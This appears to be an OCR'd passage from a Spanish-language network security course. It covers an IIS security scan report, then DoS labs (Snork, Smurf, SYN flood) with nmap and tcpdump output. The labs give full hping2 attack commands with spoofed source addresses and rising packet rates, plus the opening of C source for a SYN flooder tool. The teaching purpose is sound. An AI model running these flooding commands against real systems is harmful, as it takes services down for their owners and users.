Aquí nos indica que algunas rutas de alta jerarquía están habilitadas en algunos sitios web o directorios virtuales, y nos muestra un listado de dichos sitios. Por consiguiente esto lo toma como una falla critica.



IIS Lockdown Tool — The IIS Lockdown tool has not been run on the machine.

En este ítem de IIS Lockdown Tool, nos dice que esta aplicación no esta corriendo en la maquina y por consiguiente lo cataloga como falla critica.



MSADC and Scripts Virtual Directories — MSADC virtual directory was found under one or more web sites. Scripts virtual directory was found under one or more web sites.

Aquí nos indica que el directorio virtual MSADC fue encontrado en al menos uno o mas sitios Web y esto lo cataloga como una falla no critica.


IISAdmin Virtual Directory — IISADMPWD virtual directory is not present.

En este ítem de Administración de directorios virtuales de IIS, nos indica que el directorio virtual IISADMPWD no esta presente y cataloga esto como correcto.

Additional System Information

Score	Issue	Result
	Domain Controller Test	IIS is not running on a domain controller.

En esta sección de información adicional del sistema, este ítem nos indica que ISS no esta corriendo en un controlador de dominio y recomienda que sea así.



IIS Logging Enabled — Some web or FTP sites are not using the recommended logging options.

Name	Protocol
Administration Web Site	HTTP
Default FTP Site	FTP
Default Web Site	HTTP

Aquí en este ítem de IIS Logging Enable, nos indica que hay dos sitios Web y un ftp que no están usando las opciones recomendadas para claves, y recomienda en tal caso que se implementen dichas opciones.

SQL Server Scan Results

Score	Issue	Result
	SQL Server/MSDE Status	SQL Server and/or MSDE is not installed on this computer.

Desktop Application Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	IE Zones	Internet Explorer zones do not have secure settings for some users.
		User: UOC_SSO\Administrator — Zone: Restricted sites — Level: Custom — Recommended Level: High
		Setting: Script ActiveX controls marked safe for scripting — Current: Enable — Recommended: Disable
	Macro Security	No Microsoft Office products are installed


En esta ultima parte nos indica que SQL Server no esta instalado por consiguiente no se realizo ninguna revisión.

Ahora en la parte de Vulnerabilidades administrativas, en el ítem de Zonas de Internet nos indica que hay una falla critica ya que el usuario administrador no tiene el nivel de seguridad apropiado ya que esta en Custom y debería estar en High, además la opción de Scripts ActiveX controls marked safe for scripting esta enable y debería estar en Disable.


Por ultimo nos dice que no existen productos de Office Instalados.

Paso 2: Ejecutar la aplicación contra la máquina virtual Linux o cualquier otra máquina Linux y comentar el resultado.

Pasamos a ejecutar la aplicación a nuestro servidor Linux 192.168.3.7



Se genera el siguiente error:



Si se prueba varias veces realizando la exploración a la maquina virtual Linux se notara que esta no funciona para sistemas diferentes a Microsoft.

Fin del laboratorio

11.0 Evaluación del Modulo

11.1 ¿Cuál es la diferencia entre vulnerabilidad y exploit?


11.2 ¿Qué es una vulnerabilidad 0 days?

11.3 ¿Defina exploit?

12. Bibliografía Relacionada

Open Source penetration testing and security professional double CD, Syngress Publishing, Jay Beale, 2006

Nessus, snort and ethereal power tools, Neil Archibald, Gilbert Ramirez, Noam Rathaus, and Josh Burke, 2005



Capitulo 4


Tecnicas de ataque

1.0 ATAQUES DE DENEGACION DE SERVICIOS

Un ataque de denegación de servicio es un incidente en el cual un usuario o una organización son privados de los servicios de un recurso que esperaba obtener. Se define "**Denegacion de Servicio"** o ataque **"DoS"** como la imposibilidad de acceder a un recurso o servicio por parte de un usuario legıtimo. Es decir, la apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso a terceras partes.

Los ataques de denegación de servicio pueden ser provocados por usuarios internos y usuarios externos, los usuarios internos generalmente son usuarios con pocos conocimientos que pueden colapsar el sistema o servicio en forma inconsciente. Los usuarios externos generalmente son usuarios que han conseguido acceso al sistema de forma ilegıtima, falseando la dirección de origen con el propósito de evitar la detección.

Es increíble la cantidad de código fuente existente en Internet que puede ser usado para profundizar académicamente en el tema de la negación de servicios y en general en la inseguridad informática por ejemplo: http://excluded.org



1.1 Ataque DoS Snork:

El protocolo IP define un sistema de pruebas simple que permite verificar el funcionamiento del protocolo de comunicaciones. El sistema proporcionado por IP se basa en el envío de un datagrama "especial" al computador destino, que lo reconoce y envía una respuesta al origen (ECHO → REPLY), el protocolo IP define para estas pruebas simples un servicio para la recepción de un datagrama UDP al puerto 7 (ECHO).


Por otro lado, existe un servicio proporcionado en muchos sistemas operativos tipo UNIX y Windows denominado CHARGEN (CHARacter GENerator, generador de caracteres) que dada una petición responde con una secuencia aleatoria de caracteres.

Este servicio "Chargen" se encuentra disponible "escuchando" en el puerto 19 a datagramas de tipo UDP, en sistemas Windows de tipo servidor se suele utilizar el puerto 135 (Microsoft Locator Service) para el ataque "snork".

El ataque consiste en cruzar ambos servicios enviando una petición falsa al servicio CHARGEN (que retorna una secuencia de caracteres pseudo-aleatoria) falseando la dirección de origen dando como puerto de respuesta el puerto ECHO (que responde a cualquier petición) de la máquina a atacar. De esta forma, se inicia un juego de ping pong infinito.

Este ataque puede realizarse entre varios computadores (consumiendo ancho de banda y degradando el rendimiento de la red) o desde un mismo computador (él mismo se envía una petición y el mismo se responde) consiguiendo consumir los recursos existentes (especialmente CPU y memoria) de la máquina atacada.

1.2 Diagrama de las comunicaciones



Las dos máquinas exploradas son vulnerables a este ataque debido a una vulnerabilidad en el diseño de la capa IP, el protocolo IP tiene como mecanismo de autenticación el IP de origen, entonces si alguien logra cambiar el IP es decir hacer sniff entonces el protocolo IP no se dará cuenta. Además la información viaja como texto en claro.

1.3 Laboratorio: El ataque Snork

1.3.1 Prerrequisitos:

En versiones antiguas de linux para habilitar los servicios echo y chargen se debe editar el archivo /etc/inetd.conf y quitar el signo comentarios "#" de las lineas echo y chargen, luego se debe reiniciar el servicio "inetd" con el comando /etc/init.d/inetd stop y /etc/init.d/inetd start, y se verifica con status.

Los Linux mas modernos en cambio del archivo de configuración /etc/inetd.conf usan archivos con el nombre del servicio y están en el directorio /etc/xinetd.d/, en este directorio existen archivos que representan los servicios de red, en estos archivos existe una variable llamada "disable" que debe ser igual a la palabra "no" para habilitar el servicio, luego se debe reiniciar el servicio "xinetd" con el comando /etc/init.d/xinetd stop y /etc/init.d/xinetd start.

Entonces el servicio echo estaría en la maquina 10.30.30.15 en el archivo /etc/xinetd.d/echo-udp y se vería así:

```
service echo
{
        type            = INTERNAL UNLISTED
        id              = echo-dgram
        socket_type     = dgram
        protocol = udp
        user            = root
        wait            = yes
        disable = no
        port            = 7
        FLAGS           = IPv6 IPv4
}
```

El servicio chargen estaría en la maquina 10.30.30.30 en el archivo /etc/xinetd.d/chargen-udp y se vería así:

```
service chargen
{
        type            = INTERNAL UNLISTED
        id              = chargen-dgram
        socket_type     = dgram
        protocol = udp
        user            = root
```

```
        wait            = yes
        disable = no
        port            = 19
        FLAGS           = IPv6 IPv4
}
```

Reinicie el servicio

```
# /etc/init.d/xinetd stop
# /etc/init.d/xinetd start
```

1.3.2 Problema:

Suponga que estamos usando una máquina que se halla en una LAN con la dirección de red 10.30.0.0/16. Usando Nmap, nos hemos percatado que hay una máquina con IP 10.30.15.15 donde está funcionando el servicio UDP/ECHO y otra con IP 10.30.30.30 donde está funcionando el servicio UDP/CHARGEN.

1) Indique los comandos Nmap que utilizaría para explorar los servicios UDP de las máquinas 10.30.15.15 y 10.30.30.30.

Respuesta:

 # nmap -sU 10.30.15.15 (servicio ECHO)

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2006-03-30 20:19 COT
Interesting ports on 10.30.15.15:
(The 1472 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/udp open echo
19/udp open chargen
111/udp open|filtered rpcbind
631/udp open|filtered unknown
988/udp open|filtered unknown
32768/udp open|filtered omad
Nmap finished: 1 IP address (1 host up) scanned in 1.765 seconds
```

 # nmap -sU 10.30.30.30 (servicio CHARGEN)

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2006-03-30 29:21 COT
Interesting ports on 10.30.30.30:
(The 1472 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
7/udp open echo
19/udp open chargen
111/udp open|filtered rpcbind
631/udp open|filtered unknown
988/udp open|filtered unknown
32768/udp open|filtered omad
Nmap finished: 1 IP address (1 host up) scanned in 1.843 seconds
```

Se puede apreciar el servicio echo en el puerto 7 de tipo UDP y aparece el servicio chargen en el puerto 19 de tipo UDP y ambos puertos están abiertos en las respectivas maquinas.

1.3.3 Comando para hacer el ataque:

Ahora Explicamos los parámetros con los que llamaríamos al comando 'hping2' a nuestra máquina para enviar un paquete UDP que genere el bucle infinito entre 10.30.15.15 y 10.30.30.30

PC_Lanzadera = SERVICIO ECHO = 10.30.15.15, puerto 7
Victima = SERVICIO CHARGEN = 10.30.30.30, puerto 19

```
hping2 --udp --baseport 19 --destport 7 --keep -a Victima PC_Lanzadera
```

Aclaremos que primero desde la maquina atacante debo enviar una petición UDP al servicio ECHO de la maquina Lanzadera, puerto destino (7), pero con puerto UDP fuente Chargen (19) e IP fuente de la victima, entonces el servicio ECHO me responderá al puerto fuente Chargen (19) de la Victima, la maquina victima generara los caracteres aleatorios hacia la maquina Lanzadera que a su vez le hará echo hacia la victima y ya tenemos el loop, entonces el comando concreto seria:

hping2 --udp --baseport 19 --destport 7 --keep -a 10.30.30.30 10.30.15.15

1.3.4 Descripción de Parámetros para el comando de ataque hping2:

hping2 --udp --baseport 19 --destport 7 --keep -a 10.30.30.30 10.30.15.15

Parámetro	Descripción
10.30.15.15	IP del PC que se usara de lanzadera para atacar a la victima
-a 10.30.30.30	IP de la victima, campo de la IP fuente del paquete IP, acá se hace el IP spoof
--udp	Esto indica que el protocolo que se usara es UDP
--keep **-a**	No permite que el puerto origen y destino se incrementen en forma numérica
--destport	Puerto destino
--baseport	Puerto Fuente

1.3.5 Pruebas del ataque:

Al poner un sniffer en la victima 10.30.30.30 en la interfase eth0, veremos el tráfico:

tcpdump –i eth0

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

21:48:31.146042 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:32.145315 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:33.146147 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:34.147136 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:35.148124 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:36.144881 arp who-has 10.30.30.30 tell 10.30.15.15
21:48:36.144904 arp reply 10.30.30.30 is-at 00:12:3f:08:df:5b
21:48:37.148966 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:37.149978 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:38.150845 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:39.151663 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:40.152550 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:41.153470 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:42.154340 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:43.155226 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:44.156182 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
21:48:45.157252 IP 10.30.15.15.echo > 10.30.30.30.chargen: UDP, length 0
17 packets captured
17 packets received by filter
0 packets dropped by kernel

Se puede concluir que se requieren varias máquinas para tumbar la maquina victima.

1.3.6 ¿Que requisitos deben cumplirse para que el ataque sea efectivo?

Respuesta:

Si el servidor esta blindado y estos servicios no están operativos el ataque no tendrá efecto.

2.0 Ataque Smurf

El ataque "Smurf" pertenece a la familia de ataques conocidos como Denial of Services (DoS), los cuales tienen como objetivo principal dejar fuera de servicio a la máquina que se ataca. Es una variante del ataque IP Flooding.

"Smurf" ataca una red explotando el direccionamiento broadcast del protocolo IP. El ataque Smurf puede causar que la parte atacada de la red se vuelva inoperable, tomando características del protocolo IP y el protocolo de Control de Mensajes en Internet (ICMP). Un programa que implemente "Smurf" emplea otra técnica de hacking conocida con el nombre de "IP Spoofing" la cual tiene por objetivo suplantar la dirección IP de otra máquina, en particular "Smurf" construye un paquete de red en el cual cambia el encabezado del mismo colocando como dirección origen la de la máquina a atacar. El paquete contiene un mensaje ICMP (ping) que es enviado a una dirección broadcast, o sea, a todas las direcciones IP de una red dada. Dichas máquinas generan las respuestas del ping (echo reply) que son enviadas a la dirección de la víctima. Suficientes pings y un buen número de respuestas de diferentes máquinas pueden inundar la red haciéndola inoperable.

Resumiendo, tenemos que "Smurf" maneja tres elementos diferentes que trabajando entre si generan el ataque, estos son:


Uso de ICMP (Internet Control Messaging Protocol), normalmente de la misma manera que el ping. El propósito original de este protocolo es el de enviar y retornar mensajes de error, en particular "ping" chequea que una máquina específica este viva.

IP (Internet Protocol), el cual es usado por los usuarios para enviar cualquier paquete/mensaje en Internet. Por ejemplo se pueden enviar paquetes a una "dirección broadcast".

Cambio de dirección origen, se manipula el encabezado del paquete ICMP cambiando la dirección origen del mismo para que de esta manera las respuestas se generen hacia dicha dirección.

Si por ejemplo, una persona logra ejecutar un ataque "smurf" por intermedio de una red (con su IP broadcast habilitado) que tiene 40 computadores, un solo mensaje ping creará 40 de respuesta. Es decir, que un usuario con un modem de 28.8 kbps, podría generar un tráfico de (28.8 * 40)kbps o 1552 kbps, cerca de 2/3 de una línea T1.

2.1 Diagrama de conexiones



2.2 Componentes del ataque

El ataque "smurf" tiene tres componentes principales:

1 El Atacante: es la persona que crea los paquetes ICMP con la IP fuente falsa y lanza el ataque.

2 El Intermediario: la red amplificadora del paquete ICMP con su direccionamiento broadcast habilitado.

3 La Víctima: su dirección IP ha sido suplantada para que las respuestas ICMP sean enviadas a ella. Se debe anotar que el intermediario también puede convertirse en víctima.

2.3 Estructura de un Ataque SMURF en el Tráfico de Red

Desde el punto de vista del atacante, smurf genera un tráfico de red del siguiente estilo:

```
00:00:05    spoofed.net    >    192.168.15.255: icmp:    echo    request
00:00:05    spoofed.net    >    192.168.1.255:  icmp:    echo    request
00:00:05    spoofed.net    >    192.168.14.255: icmp:    echo    request
00:00:05    spoofed.net    >    192.168.14.0:   icmp:    echo    request
00:00:05    spoofed.net    >    192.168.15.255: icmp:    echo    request
00:00:05    spoofed.net    >    192.168.15.0:   icmp:    echo    request
00:00:05    spoofed.net    >    192.168.16.255: icmp:    echo    request
```

Acá se puede observar que se realizan varios icmp echo request a diferentes direcciones broadcast que en este caso particular se encuentran en una misma red, dichos paquetes llevan como dirección origen spoofed.net que será la máquina víctima.

Cada uno de estos paquetes icmp echo reply tienen una estructura particular, los cuales vistos a través de TCPDUMP nos permite dar el siguiente ejemplo:

```
04:19:31.800000 1.2.3.4 > 192.168.5.5: icmp: echo reply (DF)
4500 0028 b5cb 4000 fe01 b229 0102 0304
c0a8 0505 0000 bc9c bf3c f001 0018 f81b
000d d5f0 000d 63e8 0000 0000 0000
```

En Internet se pueden encontrar diferentes programas ya implementados sobre todo en lenguaje C que aplican y ejecutan este tipo de ataque. El comando mas utilizado para estos ataques es hping2.

2.4 Laboratorio: El ataque Smurf

2.4.1 Problema:

Suponiendo que nos encontramos en la red del apartado anterior, miremos la instrucción 'hping2' que se usaría para lanzar un ataque smurf contra la maquina victima 10.30.45.45

2.4.2 La instrucción para el ataque se ejecutaría así:

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56

2.4.3 Descripción de los Parámetros:

Parámetro	Descripción
10.30.255.255	Red que se usara como medio para atacar a la maquina, es el campo destino del paquete IP, el objetivo es hacerle echo-request a cada una de las maquinas de la red.
-spoof 10.30.30.45	IP de la maquina a atacar, campo de la IP fuente del paquete IP, a esta IP las maquinas de la red le enviaran un icmp-reply hasta saturarla y colapsarla.
--icmp	Indica el protocolo que se usara, en este caso es icmp
-C o --icmp-request	Indica el tipo de paquete ICMP, para este caso icmp-request que es el defecto
-y	Indica que no fragmente los paquetes
-V	Muestra información adicional de lo que esta ocurriendo
-d 56	Tamaño de los datos a enviar, 56 es el estándar del comando ping

Ahora pruebe enviando mas paquetes por segundo y observe el rendimiento:

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu1000000, para 1 paquete por segundo

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu500000, para 2 paquetes por segundo

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu333333, para 3 paquetes por segundo (*)

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu250000, para 4 paquetes por segundo (*)

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu200000, para 5 paquetes por segundo (*)

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu100000, para 10 paquetes por segundo (*)

hping2 10.30.255.255 --spoof 10.30.45.45 --icmp –C --icmp-request –y –V –d 56 -iu10000, para 100 paquetes por segundo (*)

2.4.4 ¿Que requisitos deben cumplirse para que el ataque sea efectivo?

Respuesta:

- Deben existir varias maquinas en la red de tal forma que todas respondan con icmp-reply a la victima hasta inundarla:
- Si el servidor esta blindado para no responder a los paquetes icmp-request este ataque no tendrá efecto.
- Debe inundarse la red con muchos paquetes por segundo para que el ataque sea efectivo.

2.4.5 El sniffer debe detectar el tráfico de la siguiente forma:

```
# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
        listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes


19:07:27.299129 00:e0:bb:04:46:5f > 00:e0:bb:00:00:00, ethertype Unknown (0x8868), length 246:
                 0x0000:  4855 00e0 bb04 465f 2f91 0001 0001 0000  HU....F_/.......
                 0x0010:  0000 0013 80b3 ffff 0000 00cc 0118 0700  ................
                 0x0020:  1234 5678 0000 0000 0300 0003 8110 0f02  .4Vx............
                 0x0030:  0000 0000 0000 0236 0722 001f 0001 0000  .......6."......
                 0x0040:  00e0 bb04 465f 0001 0002 0000 0000 0000  ....F_..........
                 0x0050:  0000                                     ..
19:07:27.307636 00:e0:bb:00:b8:56 > 01:e0:bb:00:00:15, ethertype Unknown (0x8868), length 230:
                 0x0000:  4841 00e0 bb00 b856 80b3 0000 ffff 0002  HA.....V........
                 0x0010:  0001 0100 8a2b 7e7d 7d7e fefe fefe 7e7e  .....+~}}~....~~
                 0x0020:  ff7f 7e7f fffe feff feff 7fff fefe feff  ..~.............
                 0x0030:  7ffe 7fff fe7e 7eff ff7f 7e7d 7eff ffff  .....~~...~}~...
                 0x0040:  7e7e fffe fefe 7f7e 7f7e 7e7d 7d7f fefe  ~~.....~.~~}}...
                 0x0050:  feff                                     ..
19:07:27.355643 00:e0:bb:00:b8:56 > 01:e0:bb:00:00:15, ethertype Unknown (0x8868), length 230:
                 0x0000:  4841 00e0 bb00 b856 80b3 0000 ffff 0002  HA.....V........
                 0x0010:  0001 0100 8a2d fffe 7f7e 7d7d 7e7e 7fff  .....-...~}}~~..
                 0x0020:  7fff ff7e 7f7f 7f7f fefe fefe fffe fefe  ...~............
                 0x0030:  fefe ff7f 7fff fe7e 7eff ffff 7e7e 7e7d  .......~~...~~~}
                 0x0040:  7e7e 7e7e 7f7f 7f7f 7e7f fffe fe7f 7e7f  ~~~~....~.....~.
                 0x0050:  ffff                                     ..

2848 packets captured
6026 packets received by filter
3177 packets dropped by kernel
```

3.0 Ataque TCP/SYN Flooding

El ataque TCP/SYN Flooding se basa en no completar intencionalmente el protocolo de intercambio TCP para inundar la cola de espera. La victima se queda esperando por establecer un servicio pues el atacante no responde con ACK los SYN/ACK de la victima, esto ocurre hasta saturar los recursos de memoria y así consigue la denegación de servicios de la victima.

La denegación de servicios se da por que el sistema esta a la espera de que baje el umbral que generalmente es 1 minuto para aceptar mas conexiones, cada conexión generada por un SYN, tienen un temporizador de 1 minuto, cuando se excede el limite de tiempo o umbral, se libera la memoria que mantiene el estado de la conexión y la cuenta de la cola de servicios se disminuye en 1.

Es importante aclarar que el atacante debe usar un IP falso para que no le hagan seguimiento a las conexiones.

3.1 Diagrama del ataque TCP/SYN Flooding

Origen	Destino
IP=1.2.3.4 → SYN	IP=10.30.30.45
IP=1.2.3.4 ← SYN/ACK	IP=10.30.30.45
Nunca responde con ACK	El IP=10.30.30.45 guarda en la cola la petición de conexión por 1 minuto
Se repite la secuencia de requerimiento	El IP=10.30.30.45 se satura por tanto requerimiento encolado y ocurre el DoS
Cualquier IP cliente pide servicio al servidor	El IP=10.30.30.45 no puede atender requerimientos pues esta en medio de un ataque DoS. Solamente cuando cese el ataque automáticamente se atienden los requerimientos de los clientes

3.2 Laboratorio: Ataque TCP/SYN Flooding

3.2.1 La instrucción para el ataque se ejecutaría así:

```
# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
```

3.2.2 Descripción de los Parámetros:

Parámetro	Descripción
10.30.30.45	IP de la Victima
--rand-source	IP ficticio o spoofed, se genera aleatorio, la idea es que no exista en la red, al no existir este no responde y así el atacante pasa inadvertido
--debug	Muestra cada intento
-S	Indica el flag "S" o SYN para solicitar un servico
--destport	Indica el servicio requerido, es clave que este servicio este habilitado en la victima
--faster	Hace el intento de envio de SYN lo mas rapido que se pueda
-w 2048	La ventana de envío máximo será 2048

Ahora pruebe enviando mas paquetes por segundo y observe el rendimiento:

```
# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
  -iu1000000, para 1 paquete por segundo

# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
 -iu500000, para 2 paquetes por segundo

# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
 -iu333333, para 3 paquetes por segundo (*)

# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
 -iu250000, para 4 paquetes por segundo (*)

# hping2 10.30.30.45 --rand-source –S --destport 80 --faster  --debug –w 2048
-iu200000, para 5 paquetes por segundo (*)
```

```
# hping2 10.30.30.45 –-rand-source –S –-destport 80 –-faster  --debug –w 2048
 -iu100000, para 10 paquetes por segundo (*)

# hping2 10.30.30.45 –-rand-source –S –-destport 80 –-faster  --debug –w 2048
 -iu10000, para 100 paquetes por segundo (*)
```

3.2.3 ¿Que requisitos deben cumplirse para que el ataque sea efectivo?

Respuesta:

- Si el servidor esta blindado con un firewall que sea stateful entonces el servidor victima será capaz de revisar las sesiones y se dará cuenta del ataque en curso. Esto hará que el ataque fracase.
- Debe inundarse la red con muchos paquetes por segundo para que el ataque sea efectivo.

3.2.4 Programas más efectivos para el ataque

Esta es la opción de preferencia para un ataque SYN DoS, pues no tiene límite en el envío de paquetes, se nota de inmediato por la baja de velocidad:

```
/* EXCLUDED-TEAM [www.excluded.org]
   synflooder

   creats random source ips and source ports on flooding.


   syn [dest-ip] [dest-port] {fuck off}

   dest-ip: victims ip-address
   dest-port: port to synflood
   {fuck off}: enter a string here if you want to send your victim
            this short (?) message


   by l0om
*/
#include <stdio.h>
#include <string.h>
#include <sys/time.h>
#include <signal.h>
